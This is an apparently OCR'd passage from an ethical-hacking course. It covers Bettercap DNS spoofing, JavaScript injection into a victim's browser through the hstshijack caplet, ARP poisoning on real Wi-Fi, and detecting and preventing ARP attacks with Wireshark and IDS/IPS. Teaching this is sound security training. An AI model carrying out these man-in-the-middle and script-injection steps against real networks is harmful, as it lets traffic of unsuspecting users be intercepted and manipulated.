

8- Make sure that Windows network setting is set to default





9- Then enter www.radh-infosec.ca, you are going to get the Kali webpage




https://t.me/learningnets




The Bttercap sniffer shows that the dns query to www.rad-infosec was spoofed and redirected to local Kali Machine.
If you enter rad-infosec.ca address which is https sites with hsts header that stored in the web browser memory, then bettercap will attempt to respond but it will fail because the website that kali presenting to the browser is non https website , bettercap will be as follow



## 3.7. MiTM Java code injection


Man in the middle attack tool Bettercap also allow us to inject java code to the victim websites that he is visiting if the website is http or https that is not using HSTS header, injecting Java script in the victim web browser is very dangerous because depending on the Java code written we can accomplish many thing in the victim machine.
In the following exercise we are going to use bettercap to inject java code that we are going to create.

## Exercise 19: MITM -Java Code injection

1. Create a java code

#cd /
#mousepad javacode

Enter: alert('TEST JAVA CODE INJECTION'); and save the file as javacode.js





2. Include the Javacode.js file in hstshijack caplet

#cd /usr/share/bettercap/caplets/hstshijack


3. Modify the hstshijack.cap file by adding *:/root/javacode.js to the line pf set hstshijack.payload as shown in the screen shot below

Save the file


https://t.me/learningnets





4. Start bettercap with arpSpoof caplet and hstshijack caplet




5. From windows machine go to http site, you will notice the java alert will be displayed




6. Go to https site that does not have static hsts ( web browser cash must be cleared)





https://t.me/learningnets

## 3.8. MIMT Attack in Real Network

Bettercap tool works the same way in real network (LAN or Wi-Fi) as in virtual networks (through the above exercises) with the following notes regards real network:

1. External (USB) Wi-Fi card must be used as the internal Wi-Fi card cannot inject packets to poison ARP.




| No. | Time | Source | Destination | Protocol | Lengt | Info |
|---|---|---|---|---|---|---|
| 112 | 37.357972411 | LiteonTe_33:8f:00 | Alfa_96:eb:93 | ARP | 42 | 192.168.0.38 is at 74:e5:43:33:8f:00 |
| 113 | 39.759784531 | Alfa_96:eb:93 | Broadcast | ARP | 42 | Who has 192.168.0.38? Tell 192.168.0.37 |
| 114 | 40.428016626 | LiteonTe_33:8f:00 | Alfa_96:eb:93 | ARP | 42 | 192.168.0.38 is at 74:e5:43:33:8f:00 |
| 115 | 40.428646219 | LiteonTe_33:8f:00 | Alfa_96:eb:93 | ARP | 42 | 192.168.0.38 is at 74:e5:43:33:8f:00 |
| 116 | 40.815043297 | Alfa_96:eb:93 | hitronhub.home | ARP | 42 | Who has 192.168.0.1? Tell 192.168.0.37 |
| 117 | 40.817769304 | hitronhub.home | Alfa_96:eb:93 | ARP | 42 | 192.168.0.1 is at f8:1d:0f:9c:63:b2 |
| 118 | 42.807878041 | Alfa_96:eb:93 | Broadcast | ARP | 42 | Who has 192.168.0.38? Tell 192.168.0.37 |
| 119 | 43.499313737 | LiteonTe_33:8f:00 | Alfa_96:eb:93 | ARP | 42 | 192.168.0.38 is at 74:e5:43:33:8f:00 |
| 120 | 43.503388784 | LiteonTe_33:8f:00 | Alfa_96:eb:93 | ARP | 42 | 192.168.0.38 is at 74:e5:43:33:8f:00 |
| 121 | 45.867606509 | Alfa_96:eb:93 | Broadcast | ARP | 42 | Who has 192.168.0.38? Tell 192.168.0.37 |
| 122 | 46.574275916 | LiteonTe_33:8f:00 | Alfa_96:eb:93 | ARP | 42 | 192.168.0.38 is at 74:e5:43:33:8f:00 |
| 123 | 46.574314976 | LiteonTe_33:8f:00 | Alfa_96:eb:93 | ARP | 42 | 192.168.0.38 is at 74:e5:43:33:8f:00 |
| 124 | 48.918780794 | Alfa_96:eb:93 | Broadcast | ARP | 42 | Who has 192.168.0.38? Tell 192.168.0.37 |
| 125 | 49.647029018 | LiteonTe_33:8f:00 | Alfa_96:eb:93 | ARP | 42 | 192.168.0.38 is at 74:e5:43:33:8f:00 |
| 126 | 49.647382527 | LiteonTe_33:8f:00 | Alfa_96:eb:93 | ARP | 42 | 192.168.0.38 is at 74:e5:43:33:8f:00 |
| 127 | 51.970803288 | Alfa_96:eb:93 | Broadcast | ARP | 42 | Who has 192.168.0.38? Tell 192.168.0.37 |
| 128 | 52.717801542 | LiteonTe_33:8f:00 | Alfa_96:eb:93 | ARP | 42 | 192.168.0.38 is at 74:e5:43:33:8f:00 |
| 129 | 52.718344102 | LiteonTe_33:8f:00 | Alfa_96:eb:93 | ARP | 42 | 192.168.0.38 is at 74:e5:43:33:8f:00 |
| 130 | 54.715802625 | HitronTe_9c:63:b8 | Alfa_96:eb:93 | EAPOL | 145 | Key (Group Message 1 of 2) |
| 131 | 54.720216128 | Alfa_96:eb:93 | HitronTe_9c:63:b8 | EAPOL | 113 | Key (Group Message 2 of 2) |
| 132 | 55.021431122 | Alfa_96:eb:93 | Broadcast | ARP | 42 | Who has 192.168.0.38? Tell 192.168.0.37 |


2. In above picture 192.168.0.37 is the attacker card and sending ARP to 192.168.0.38 The victim machine
3. Attack machine 192.168.0.37 also talking to the real router 192.168.0.1 to forward the victim traffic to itself.
4. Autoscan tool is used to know who is out there in the network that can be targeted in MIMT attack.
5. The attack may take longer time to start because the victim machine already connected to router through its ARP table.

6. Victim machine can be PC or mobile phone or any IP device.
7. Here is some Wireshark captures that shows clearly what is happening

https://t.me/learningnets




we can search for string in wireshark




8. For more info about Wireshark go to : https://www.wireshark.org/docs/ where you can find documents,

videos and tutorials about Wireshark.

9. We can use Wireshark to discover suspicions traffic in the network for example if someone scanning the network we can see a lot of ARP broadcasts.

https://t.me/learningnets


## 3.9. Detecting ARP storms by Wireshark

ARP poising attack start with ARP scanning for the whole subnet to see live devices in the network, this can be seen very easily in Wireshark as an ARP storm. Wireshark Expert information provide a warning about ARP storm detected.

### Exercise 20: Detecting ARP storms with Wireshark

In this exercise we are going to run a netdiscover tool which does ARP scan and monitor the network with wireshark to discover the ARP storm created by ARP scan

1. Setup Wireshark to filter the traffic in order to see ARP prtocol
2. In Wireshark enable ARP broadcast, go to Edit -> Preferences ->Protocols /ARP/RARP and enable Detect ARP request storms




3. In Kali machine run the following command to scan the network

**#netdiscover –t eth0 –r <subnet>**


https://t.me/learningnets

```
root@kali:~# netdiscover -i eth0 -r 10.0.2.0/24
```

ARP broadcast is very visible in Wireshark that someone is scanning the network.

4. Wireshark can tell us about MIMT attack
5. Go to Wireshark captured packets and go to Analyze -> Expert Information, you can see the following warning

Here Wireshark telling us 10.0.2.4 machine is duplicating 10.0.2.1 (router)




https://t.me/learningnets

## 3.10. Preventing ARP Poisoning

ARP Poisoning, A.K.A. Man-In-The-Middle (MiTM), is an effective attack if proper mitigation techniques have not been implemented. MiTM attack requires the attacker to be on the same network as the intended victims, an attack would need to be initiated from the inside of the network. There are many tools and techniques that can be used to detect and prevent ARP poisoning such as Intrusion Detection and Prevention systems ( IDS/IPS) , Layer 2 switches with features to track mac addresses connected to its ports

**Use ARP spoofing for something good**

ARP spoofing can also be used for good purposes. Very often we are being able to see wireless networks that are redirecting us to signup page when we want to access wireless LAN or internet access across this Wi-Fi. Network registration tools may redirect unregistered hosts to a signup page before allowing them full access to the network. It is mostly used in public internet such as Airports, Malls, hotels, and other sorts of networks to control the access of mobile devices to the Internet and sometimes make users pay for the Internet across special signup page. For that propose they are redirected using ARP spoofing to a device known as a head end processor (HEP).
ARP spoofing can be used to implement redundancy of network services. A backup server may use ARP spoofing to take over for a server that has crashed and transparently offer redundancy.
Cisco IOS 12.2 and up switches have a feature to monitor ARP spoofing but need DHCP snooping also enabled

**Intrusion Detection/Prevention Systems (IDS/IPS):**

IDS/IPSs can be divided as host based and network based. Host based IDS/IPS are installed on hosts and detect or protect only the host. Network based IDS/IPS listen to mirror port of the switch or some ports of the switch. They can detect or protect the hosts connected to those ports. IDS systems can detect ARP attacks and inform the administrator with the generation of an appropriate alert or alarm. The main problem with IDS is that they tend to generate a high number of false positives (alarms that turn out to be not part of attacks).

https://t.me/learningnets

# 4
# Gaining Access (Server Side)

In this chapter we will learn how to find vulnerabilities in servers and how to exploit them to gain access and control to the server, through manual exercises that uses Nmap (Zenmap application in Kali Linux) then searching the internet for the vulnerability exploit then using Metsaploit framework which automate the whole process of finding the vulnerability and exploiting it .

https://t.me/learningnets

# 4. Gaining Access (Server Side)

After getting inside the network we need to see how to gain access to computing devices inside that network. Computing device such as Server, web server, Client PC, Router, smartphone, tablet, TV.
Gaining access require a lot of information gathering about the client or the server, in our Exercises in this section we are going to focus in two approaches:

**Server Side**

- Do not need user interaction all we need is target IP.
- Start information gathering by finding open ports, OS, installed services (applications).
- Quite simple if the target is in the same network.
- If target has a domain name, then a simple ping will return his IP address.

**Client side**

Gaining access to someone computing devices require more information gathering and social engineering skills to make user interaction such as opening a file or clicking on a link.

## 4.1. Server-Side attacks

